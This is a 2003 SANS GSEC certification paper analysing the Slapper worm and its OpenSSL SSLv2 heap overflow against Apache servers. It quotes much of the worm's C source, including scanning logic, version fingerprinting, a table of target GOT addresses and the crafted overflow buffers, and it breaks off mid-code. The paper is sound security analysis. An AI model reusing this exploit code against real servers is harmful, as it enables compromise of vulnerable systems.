



Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permitted without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Security Essentials Bootcamp Style (Security 401)"
at <http://www.giac.org/registration/gsec>

Slapper

Security Essentials (GSEC) Practical Assignment v1.4b

Paul Elwell

February 12, 2003

Abstract

Slapper (specifically Slapper.A) is an internet worm that attacks Apache web servers running on any one of a number of Linux operating system distributions on Intel platforms. The worm is self-propagating, actively seeking servers to infect via a previously undisclosed exploit for a known vulnerability in OpenSSL. The worm may also be referred to as the Apache/mod_ssl worm.

Infected systems will open a UDP connection on port 2002 over which they will communicate via a peer-to-peer network that the worm establishes. The worm implements a command structure that could allow the network of infected servers to act as agents in a distributed denial of service attack.

It is the intent of this paper to look at not only what Slapper does, but why and how (with special emphasis on the buffer overflow employed). For purposes of this paper, the term Slapper will refer to Slapper.A unless otherwise designated.

Worm Basics

At this point, it may be helpful to define what we mean by the term “worm”. “A worm is a self-contained program (or set of programs), that is able to spread functional copies of itself to other computer systems (usually via a network)... Malicious code is called a worm when it requires no specific action on the part of the user to enable infection and propagation. It just spreads....”¹

So, how does a worm differ from a virus? As indicated above, a worm does not require user interaction to propagate. Ironically, it is often user inaction (for example, failure to apply patches) that enables successful infection by a worm. Viruses, on the other hand, usually require some user interaction (i.e., opening an email attachment).

Use of the terms “virus” and “worm” reinforce the analogy of the biological characteristics of the entities. “...some authorities (including Fred Cohen, the ‘father’ of computer virology) regard worms as a subset of the genus virus....It can be said that the worm infects the environment (an operating system or mail system, for instance), rather than specific infectable objects, such as files.”² It would appear, however (and perhaps unfortunately), that the terms are sometimes used interchangeably, especially in the mainstream (and sometimes even industry) media.

Given the absence of user interaction, I am inclined to consider worms a bit more insidious. As stated above, “they just spread”. To a degree, worms incorporate

elements of the entire “hacking process”, and they take things a step further by automating that process. Scanning, fingerprinting, exploiting, creating a backdoor and sometimes even covering their tracks, it’s all there.

Slapper History and Composition

On September 13, 2002, the following message³ was posted to Bugtraq:

To: BugTraq
Subject: [bugtraq.c httpd apache ssl attack](#)
Date: Sep 13 2002 1:55PM
Author: [Fernando Nunes](#) <fmcn@netcabo.pt>
Message-ID: <20020913135517.28304.qmail@mail.securityfocus.com>

I am using RedHat 7.3 with Apache 1.3.23. Someone used the program "bugtraq.c" to explore an modSSL buffer overflow to get access to a shell. The attack creates a file named "/tmp/.bugtraq.c" and compiles it using gcc. The program is started with another computer ip address as argument. All computer files that the user "apache" can read are exposed. The program attacks the following Linux distributions:

Red-Hat: Apache 1.3.6,1.3.9,1.3.12,1.3.19,1.3.20,1.3.22,1.3.23,1.3.26
SuSe: Apache 1.3.12,1.3.17,1.3.19,1.3.20,1.3.23
Mandrake: 1.3.14,1.3.19
Slakware: Apache 1.3.26

Regards
Fernando Nunes
Portugal

This message is the earliest public reference to the worm that would become known as “Slapper”. However, even prior to his post, Slapper had a history.

A helpful “family tree” of Slapper by David Goldsmith⁴ is available at <http://isc.incidents.org> (see Appendix A). The chart shows some of the works that contributed to the development of Slapper as well as the variants derived from it. (Variants are briefly discussed later in this paper.)

It is important to note the dates on the Slapper release and the OpenSSL vulnerability. (Although Appendix A lists the OpenSSL vulnerability as 8/02, CERT and OpenSSL.org both released advisories on 7/30/02.) That equates to about six weeks between advisory and active implementation in a malicious agent. That does not seem like a lot of time in which to develop and deploy a fairly complex entity like Slapper. On the other hand, it seems more than a reasonable timeframe in which to patch or upgrade vulnerable servers.

In truth, Slapper did not need to be developed from scratch. There already existed a framework into which a specific exploit could be integrated. According to the “family tree” in Appendix A, Slapper’s functionality is derived from a proof of concept “Peer-to-peer UDP Distributed Denial of Service (PUD)”⁵ by contem@efnet. In fact, the Slapper source code (provided in Appendix D) still carries the introductory comments from this work.

Slapper is similar in overall design to the Apache Scalper worm, which attacked Apache installations on FreeBSD systems. The major differences being that the two exploit different vulnerabilities and that Slapper is targeted towards Apache servers running Linux.

(Note: The Scalper source code I was able to locate, did not carry the content introduction. However, there are references indicating that Scalper was derived from an existing code base. In an analysis of Scalper, iDEFENSE Labs indicated that the worm's programming "...almost seems to have been a preexisting worm skeleton." ⁶ It has been noted that both worm's source code includes a "version". Slapper's is listed as "12.09.2002, while Scalper's is "26.04.2002" ⁷ the version for "PUD" is "11092002".)

Slapper is comprised of the single executable "/tmp/.bugtraq", although the source code and a uuencoded version of the source play a pivotal role.

The worm establishes a command structure by which nodes can communicate and exchange information. This command structure includes attack commands for use in a DDoS, such as "UDP Flood", "TCP SYN Flood" and "DNS standard query flood", as well as commands for other purposes (i.e., "Execute Command" and "Send Email Addresses"). A summary of available commands is presented in Appendix B.

Slapper Infection/Propagation Cycle

Slapper starts with the execution of "/tmp/.bugtraq". The program is executed with a single parameter. This parameter is the IP address another server on the peer-to-peer network (presumably, the "parent" server). In the case of the originating server, "127.0.0.1" is provided as the address. The program fails with an error message if the appropriate syntax is not used.

A diagram outlining Slapper's Infection/Propagation cycle is provided in Appendix C.

Once started, Slapper creates a socket and binds to UDP port 2002 (this is done in the function "audp_listen"). This port will act as the conduit to the peer-to-peer DDoS network that Slapper builds. This network implements a command structure which members use to communicate and exchange information with other peers on the network. "...Although UDP is an unreliable transport, the worm's P2P protocol includes a reliability layer on top of UDP. This layer uses acknowledgments and retransmission to build some level of reliability for messages sent in the P2P network from one hop, or node in the worm's P2P network, to the next one." ⁸

Once the port is established, the program prepares to send a "0x70" (Incoming client) command.

```
1716         initrec.h.tag=0x70;
1717         initrec.h.len=0;
```

```
1718         initrec.h.id=0;
```

This command will attempt to register this instance on the network. The actual send of the command is performed in the “audp_send” function, which is nested within several other functions.

(Within “audp_send”)

```
607         if ((datalen=sendto(inst->sock,buf,len,0,(struct
sockaddr*)&inst->in,sizeof(inst->in))) < len) {
```

Upon successful completion, the program forks a child process.

```
1732         if (fork()) return 1;
```

This process will issue another “0x70” and listen for a reply from the network.

It will also initiate the scanning phase (which is set as a default mode).

```
58         #define SCAN
```

Once Slapper begins scanning, it selects address ranges to scan.

Note: the array definition below is slightly altered to fit properly within the format of this paper.
(At line 231)

```
unsigned char classes[] = { 3, 4, 6, 8, 9, 11, 12, 13, 14, 15, 16, 17, 18, 19, 20, 21,
22, 24, 25, 26, 28, 29, 30, 32, 33, 34, 35, 38, 40, 43, 44, 45,
46, 47, 48, 49, 50, 51, 52, 53, 54, 55, 56, 57, 61, 62, 63, 64,
65, 66, 67, 68, 80, 81, 128, 129, 130, 131, 132, 133, 134, 135,
136, 137, 138, 139, 140, 141, 142, 143, 144, 145, 146, 147, 148,
149, 150, 151, 152, 153, 154, 155, 156, 157, 158, 159, 160, 161,
162, 163, 164, 165, 166, 167, 168, 169, 170, 171, 172, 173, 174,
175, 176, 177, 178, 179, 180, 181, 182, 183, 184, 185, 186, 187,
188, 189, 190, 191, 192, 193, 194, 195, 196, 198, 199, 200, 201,
202, 203, 204, 205, 206, 207, 208, 209, 210, 211, 212, 213, 214,
215, 216, 217, 218, 219, 220, 224, 225, 226, 227, 228, 229, 230,
231, 232, 233, 234, 235, 236, 237, 238, 239 };
```

The first octet of the target IP address (represented as “a.b.c.d”) is selected randomly from the array above.

```
1733         #ifdef SCAN
1734             a=classes[rand()%(sizeof classes)];
1735             b=rand();
1736             c=0;
1737             d=0;
1738         #endif
```

The second octet is selected randomly. The third and fourth octets are initialized to zero. They are incremented to step through the respective ranges (from 0 to 255) looking for addresses that are listening on port 80.

Once we have the address of a potential target server, Slapper will fork another process to perform the exploit.

```

1864         if (mfork() == 0) {
1865             exploit(srv);
1866             exit(0);
1867         }

```

Slapper first attempts to connect to a target system on port 80. This is done in the “GetAddress” function. Slapper sends an invalid GET request, expecting an HTTP 400 “Bad Request” in response.

```

1094         write(sock,"GET / HTTP/1.1\r\n\r\n",strlen("GET /
HTTP/1.1\r\n\r\n"));

```

That request and the associated error is simulated in the figure below:

```

linux2:/tmp # netcat target 80
GET / HTTP/1.1

HTTP/1.1 400 Bad Request
Date: Sun, 26 Jan 2003 22:35:10 GMT
Server: Apache/1.3.23 (Unix) mod_ssl/2.8.7 OpenSSL/0.9.6c
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html; charset=iso-8859-1

16c
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<HTML><HEAD>
<TITLE>400 Bad Request</TITLE>
</HEAD><BODY>
<H1>Bad Request</H1>
Your browser sent a request that this server could not understand.<P>
client sent HTTP/1.1 request without hostname (see RFC2616 section 14.23); </P>
<HR>
<ADDRESS>Apache/1.3.23 Server at linux1.local Port 80</ADDRESS>
</BODY></HTML>

0

linux2:/tmp #

```

Figure 1

Along with the “400 Bad Request” error message that the server returns, some additional information (most notably the line that contains server release information) is supplied. Slapper reads this response from the open socket searching for the “Server: ” string. Once found, a pointer is positioned immediately following the string and a copy of the line (from the appropriate starting position) is returned. The balance of the line is further interrogated to determine if the server is running Apache and, if so, what version.

If the target server does not report that it is running Apache, the child will exit.

```

1635         if ((a=GetAddress(ip)) == NULL) exit(0);
1636         if (strncmp(a,"Apache",6) exit(0);

```

This information will be used to tailor the exploit for the specific version of Apache. Architectures (i.e., OS and Apache release combinations) that are known to Slapper are defined in the structure below:

```
1181     struct archs {
1182         char *os;
1183         char *apache;
1184         int func_addr;
1185     } architectures[] = {
1186         {"Gentoo", "", 0x08086c34},
1187         {"Debian", "1.3.26", 0x080863cc},
1188         {"Red-Hat", "1.3.6", 0x080707ec},
1189         {"Red-Hat", "1.3.9", 0x0808ccc4},
1190         {"Red-Hat", "1.3.12", 0x0808f614},
1191         {"Red-Hat", "1.3.12", 0x0809251c},
1192         {"Red-Hat", "1.3.19", 0x0809af8c},
1193         {"Red-Hat", "1.3.20", 0x080994d4},
1194         {"Red-Hat", "1.3.26", 0x08161c14},
1195         {"Red-Hat", "1.3.23", 0x0808528c},
1196         {"Red-Hat", "1.3.22", 0x0808400c},
1197         {"SuSE", "1.3.12", 0x0809f54c},
1198         {"SuSE", "1.3.17", 0x08099984},
1199         {"SuSE", "1.3.19", 0x08099ec8},
1200         {"SuSE", "1.3.20", 0x08099da8},
1201         {"SuSE", "1.3.23", 0x08086168},
1202         {"SuSE", "1.3.23", 0x080861c8},
1203         {"Mandrake", "1.3.14", 0x0809d6c4},
1204         {"Mandrake", "1.3.19", 0x0809ea98},
1205         {"Mandrake", "1.3.20", 0x0809e97c},
1206         {"Mandrake", "1.3.23", 0x08086580},
1207         {"Slackware", "1.3.26", 0x083d37fc},
1208         {"Slackware", "1.3.26", 0x080b2100}
1209     };
```

In addition to the OS and Apache release, the architecture definition includes a value that is the address of the free() library function entry in the GOT (Global Offset Table). This information will be of paramount importance during the exploit phase.

In the event that Slapper cannot match the Apache and/or OS release, a default of "Red-Hat", "1.3.23" is used.

```
1637     for (i=0;i<MAX_ARCH;i++) {
1638         if (strstr(a,architectures[i].apache) &&
1639             strstr(a,architectures[i].os)) {
1640             arch=i;
1641             break;
1642         }
1643     }
1644     if (arch == -1) arch=9;
```

(Note: The "Bad Request" example shown previously was run against a default installation of SuSE 8.0. The "ServerName" is set to "Unix" rather than a string

indicating the distribution. In this instance, Slapper would have attempted the default architecture, "Red-Hat/1.3.23", and the GOT address would have been incorrect. *It should be noted that, as a rule, "dumb luck" should not be counted on as a defense mechanism.*)

The Exploit

At this point, we are already into the "exploit" function. However, this is where things start to get more involved. The vulnerability that Slapper exploits is described in an OpenSSL Security Advisory dated July 30, 2002. That advisory details four potentially remotely exploitable vulnerabilities. As of that date, the advisory indicated that "There are no known exploits available for these vulnerabilities...."⁹ This specific vulnerability is also described in CERT Vulnerability Note VU#102795.

In their analysis of Slapper, Frederic Perriot and Peter Szor¹⁰ provide a very good overview of the buffer overflow that Slapper uses to exploit the victim server. The real "blood and guts" of the overflow is described by Solar Eclipse in the README file for "openssl-too-open"¹¹. This is the exploit referenced in the Slapper Genealogy presented in Appendix A.

The worm continues by opening 20 connections (N=20) at intervals of one tenth of one second ("usleep" measures time in microseconds, or one millionth of a second).

```
1647         for (i=0; i<N; i++) {
1648             connect_host(ip, port);
1649             usleep(100000);
1650         }
```

The reason for this step is that the exploit will require two connections to the server. Perriot and Szor explain that this approach "...succeeds only because Apache 1.3 is a process-based server (as opposed to a thread-based server). The children spawned by Apache to handle the two successive connections will inherit the same heap layout from their parent process. Thus, all other things being equal, the structures allocated on the heap will end up at the same addresses during both connections."¹² This rapid fire connect is intended to use up any existing Apache server child processes (preforked) from the process pool, and provide fresh processes for the new connections used for the exploit.

This may or may not be sufficient to produce the desired result. In the demonstration provided by Solar Eclipse, the exploit program ("openssl-too-open") cycles through at least 50 connections before returning the desired result. "If the server traffic is high, the exploit might fail. If the memory allocation patterns are different, the exploit might fail. If you have the wrong GOT address, the exploit will definitely fail."¹³

At this point, two connections are established. This will (hopefully) provide us with two fresh Apache processes on the server with identical memory and heap structures.

```
1652         ssl1 = ssl_connect_host(ip, port);
1653         ssl2 = ssl_connect_host(ip, port);
```

Slapper then initiates an SSL2 handshake (using connection “ssl1”). That exchange can be summarized as follows:

Description	Slapper function
attacker sends “client hello” to target	send_client_hello
target replies with “server hello” to attacker	get_server_hello
attacker sends “client master key” to target	send_client_master_key – (Here is where the actual buffer overflow is performed)
target replies with “server verify” to attacker	get_server_verify
attacker sends “client finished” to target	send_client_finished
target replies with “server finished” to attacker	get_server_finished

Table 1

The “send_client_hello” function creates and sends a Version 2 “client hello”.

```
1475     void send_client_hello(ssl_conn *ssl) {
1476         int i;
1477         unsigned char buf[BUFSIZE] =
1478             "\x01"
1479             "\x00\x02"
1480             "\x00\x18"
1481             "\x00\x00"
1482             "\x00\x10"
1483             "\x07\x00\xc0\x05\x00\x80\x03\x00"
1484             "\x80\x01\x00\x80\x08\x00\x80\x06"
1485             "\x00\x40\x04\x00\x80\x02\x00\x80"
1486             "";
1487         for (i = 0; i < CHALLENGE_LENGTH; i++) ssl->challenge[i] =
            (unsigned char) (rand() >> 24);
1488         memcpy(&buf[33], ssl->challenge, CHALLENGE_LENGTH);
1489         send_ssl_packet(ssl, buf, 33 + CHALLENGE_LENGTH);
1490     }
```

The composition of “client hello” is as follows:

Value	Name
"\x01"	msg_type
"\x00\x02"	version
"\x00\x18"	cipher_spec_length
"\x00\x00"	session_id_length
"\x00\x10"	challenge_length
"\x07\x00\xc0\x05\x00\x80\x03\x00" "\x80\x01\x00\x80\x08\x00\x80\x06" "\x00\x40\x04\x00\x80\x02\x00\x80"	cipher_specs[cipher_spec_length];
"";	session_id[session_id_length]
CHALLENGE_LENGTH characters of (rand() >> 24);	challenge

Table 2

The “get_server_hello” function reads the expected response from the socket.

```

1492 void get_server_hello(ssl_conn* ssl) {
1493     unsigned char buf[BUFSIZE];
1494     unsigned char *p, *end;
1495     int len;
1496     int server_version, cert_length, cs_length, conn_id_length;
1497     int found;

```

The response from the server is read and checked to validate minimum length.

```

1498
1499     if (!(len = read_ssl_packet(ssl, buf, sizeof(buf)))) exit(1);
1500     if (len < 11) exit(1);

```

The server version, certificate length, cipher specification length and connection ID length (“server_version”, “cert_length”, “cs_length” and conn_id_length”) are then parsed from the response.

```

1502     p = buf;
1503
1504     if (*(p++) != SSL2_MT_SERVER_HELLO) exit(1);
1505     if (*(p++) != 0) exit(1);
1506     if (*(p++) != 1) exit(1);
1507     n2s(p, server_version);
1508     if (server_version != 2) exit(1);
1509
1510     n2s(p, cert_length);
1511     n2s(p, cs_length);
1512     n2s(p, conn_id_length);
1513
1514     if (len != 11 + cert_length + cs_length + conn_id_length) exit(1);
1515     ssl->x509 = NULL;

```

NOTE: SSL2_MT_SERVER_HELLO is defined as 4 in openssl/ssl2.h

The next statement uses “d2i_X509” to decode and parse the X509 certificate saving it in our SSL structure (currently ssl1).

```

1516     ssl->x509=d2i_X509(NULL, &p, (long)cert_length);
1517     if (ssl->x509 == NULL) exit(1);
1518     if (cs_length % 3 != 0) exit(1);

```

Again, results are validated (the cipher specification length, “cs_length”, must be a multiple of 3) and the servers response is searched for the appropriate cipher

(identified as SSL2_CK_RC4_128_WITH_MD5 in openssl/ssl2.h). Slapper only supports this cipher.

The program exits if the desired cipher is not found or if the connection ID length is invalid.

```
1520     found = 0;
1521     for (end=p+cs_length; p < end; p += 3) if ((p[0] == 0x01) && (p[1] == 0x00) && (p[2]
        == 0x80)) found = 1;
1522
1523     if (!found) exit(1);
1524
1525     if (conn_id_length > SSL2_MAX_CONNECTION_ID_LENGTH) exit(1);
```

The connection ID length and the connection ID to our SSL connection structure are then saved.

```
1527     ssl->conn_id_length = conn_id_length;
1528     memcpy(ssl->conn_id, p, conn_id_length);
1529 }
```

With the information obtained from the “server hello”, Slapper will create a specially crafted “client master key” to perform the buffer overflow. Not surprisingly, this is done with the “send_client_master_key” function. The “exploit” function makes the following call to “send_client_master_key”:

```
1657     send_client_master_key(ssl1, overwrite_session_id_length,
        sizeof(overwrite_session_id_length)-1);
```

The function is called with pointers to the appropriate ssl structure and the contents of the overflow (in this case, “key_arg_overwrite”). The length of the overflow is also passed as an argument.

```
1531     void send_client_master_key(ssl_conn* ssl, unsigned char*
        key_arg_overwrite, int key_arg_overwrite_len) {
1532         int encrypted_key_length, key_arg_length, record_length;
1533         unsigned char* p;
1534         int i;
1535         EVP_PKEY *pkey=NULL;
```

The function first establishes a buffer “buf” and initializes the first 10 characters. These entries include the SSL version and the cipher (“\x01\x00\x80”).

```
1536     unsigned char buf[BUFSIZE] =
1537         "\x02"
1538         "\x01\x00\x80"
1539         "\x00\x00"
1540         "\x00\x40"
1541         "\x00\x08";
```




Figure 2

Pointer "p" is then positioned within the buffer.




Figure 3

The following statements will:

- Populate ssl->master_key[] with random characters

```
1543 for (i = 0; i < RC4_KEY_LENGTH; i++) ssl->master_key[i] = (unsigned char)
    (rand() >> 24);
```

- Extract the public key information and turn it into an EVP_PKEY

```
1544 pkey=X509_get_pubkey(ssl->x509);
```

- Validate that the operation was successful

```
1545 if (!pkey) exit(1);
1546 if (pkey->type != EVP_PKEY_RSA) exit(1);
```

- Store it in buffer "buf" beginning at offset 10 and verify the returned "encrypted_key_length".

```
1547 encrypted_key_length = RSA_public_encrypt(RC4_KEY_LENGTH, ssl->master_key,
    &buf[10], pkey->pkey.rsa, RSA_PKCS1_PADDING);
1548 if (encrypted_key_length <= 0) exit(1);
```




Figure 4

Adjust pointer "p" by the size of "encrypted_key_length".

```
1549         p += encrypted_key_length;
```




Figure 5

```
1550         if (key_arg_overwrite) {
1551             for (i = 0; i < 8; i++) *(p++) = (unsigned char)
(rand() >> 24);
```





Figure 6

```
1552         memcpy(p, key_arg_overwrite,
key_arg_overwrite_len);
1553         key_arg_length = 8 + key_arg_overwrite_len;
1554     }
```

```
1555         else key_arg_length = 0;
```

In this instance, the argument passed as “key_arg_overwrite” is “overwrite_session_id_length” which was declared as:

```
1218     unsigned char overwrite_session_id_length[] =
1219         "AAAA"
1220         "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
1221         "\x70\x00\x00\x00";
```




Figure 7

(Note: the “\x70”, or 112, is the value that will overwrite the session_id_length field of the SSL_SESSION structure on the server.)

The worm now resets pointer “p” to position 6 (originally populated in the buffer definition) and replaces the original contents at that position with the “encrypted_key_length” and “key_arg_length”.

```
1556         p = &buf[6];
1557         s2n(encrypted_key_length, p);
1558         s2n(key_arg_length, p);
```




Figure 8

Note that “s2n()” increments “p”.

The “record_length” is then calculated and the buffer is sent to the server using the “send_ssl_packet” function.

```
1559         record_length = 10 + encrypted_key_length + key_arg_length;
1560         send_ssl_packet(ssl, buf, record_length);
1561         ssl->encrypted = 1;
1562     }
```

This completes (sort of) the first buffer overflow. The purpose of this overflow is to force the server to reveal additional information that will be used in a subsequent overflow. Specifically, the worm needs the location where the shell code will reside.

The worm continues to participate in the SSL handshake through the following functions; “generate_session_keys”, “get_server_verify”, “send_client_finished” and finally “get_server_finished”. It is in the “server finished” reply, that overflow number one will pay off.

This overflow has overwritten the “session_id_length” in the “ssl_session_st” structure on the target server (shown below) with a value of “\0x70” or “112”. That will cause the server to send 112 bytes (from the beginning of the “session_id”) as **the** “session_id”.

© SANS Institute 2003, Author retains full rights.

(from /usr/include/openssl/ssl.h)

```
typedef struct ssl_session_st
{
    int ssl_version;          /* what ssl version session info is
                             * being kept in here? */

    /* only really used in SSLv2 */
    unsigned int key_arg_length;
    unsigned char key_arg[SSL_MAX_KEY_ARG_LENGTH];
    int master_key_length;
    unsigned char master_key[SSL_MAX_MASTER_KEY_LENGTH];
    /* session_id - valid? */
    unsigned int session_id_length;
    unsigned char session_id[SSL_MAX_SSL_SESSION_ID_LENGTH];
    /* this is used to determine whether the session is being reused in
     * the appropriate context. It is up to the application to set this,
     * via SSL_new */
    unsigned int sid_ctx_length;
    unsigned char sid_ctx[SSL_MAX_SID_CTX_LENGTH];

    int not_resumable;

    /* The cert is the certificate used to establish this connection */
    struct sess_cert_st /* SESS_CERT */ *sess_cert;

    /* This is the cert for the other end.
     * On clients, it will be the same as sess_cert->peer_key->x509
     * (the latter is not enough as sess_cert is not retained
     * in the external representation of sessions, see ssl_asn1.c). */
    X509 *peer;
    /* when app_verify_callback accepts a session where the peer's certificate
     * is not ok, we must remember the error for session reuse: */
    long verify_result; /* only for servers */

    int references;
    long timeout;
    long time;

    int compress_meth;          /* Need to lookup the method */

    SSL_CIPHER *cipher;
    unsigned long cipher_id;    /* when ASN.1 loaded, this
                             * needs to be used to load
                             * the 'cipher' structure */

    STACK_OF(SSL_CIPHER) *ciphers; /* shared ciphers? */

    CRYPTO_EX_DATA ex_data; /* application specific data */

    /* These are used to make removal of session-ids more
     * efficient and to implement a maximum cache size. */
    struct ssl_session_st *prev,*next;
} SSL_SESSION;
```

112 Bytes
Returned as
"session_id"

32

4

32

4

100
bytes

4

4

4

4

4

4

4

4

4

4

4

4

4

Offset
100

Offset
108

The "get_server_finished" function will read the "server finished" response. This response will be comprised of a single character "server finished message" and the "session_id" (which the server now believes is 112 bytes).


```
1608     void get_server_finished(ssl_conn* ssl) {
1609         unsigned char buf[BUFSIZE];
1610         int len;
1611         int i;
```

Read the response from the target server.

```
1612         if (!(len = read_ssl_packet(ssl, buf, sizeof(buf)))) exit(1);
```

Make sure it is, in fact, a “server finished” reply.

```
1613         if (buf[0] != SSL2_MT_SERVER_FINISHED) exit(1);
```

Make sure at least 112 bytes have been returned. This should contain the portion of the SSL_SESSION structure identified above.

```
1614         if (len <= 112) exit(1);
```

Grab the “cipher” and “ciphers” fields from that structure. A one-character overhead is added to the offset to account for the “server finished message”.

```
1615         cipher = *(int*)&buf[101];
1616         ciphers = *(int*)&buf[109];
1617     }
```

After completing the SSL handshake, the “get_local_port” function is used to retrieve the port number of the second SSL connection that was opened earlier (i.e., “ssl2”).

The reconnaissance information gathered to this point can now be patched into a specially crafted buffer that will be used in the second buffer overflow.

That buffer is initially defined as “overwrite_next_chunk”. The patching begins with the retrieved port information in the following two statements:

```
1664     overwrite_next_chunk[FINDSCKPORTOFS] = (char) (port & 0xff);
1665     overwrite_next_chunk[FINDSCKPORTOFS+1] = (char) ((port >> 8) & 0xff);
```

Finally, the “cipher”, “ciphers” and the crucial address of the Global Offset Table are integrated into the buffer.

```
1667     *(int*)&overwrite_next_chunk[156] = cipher;
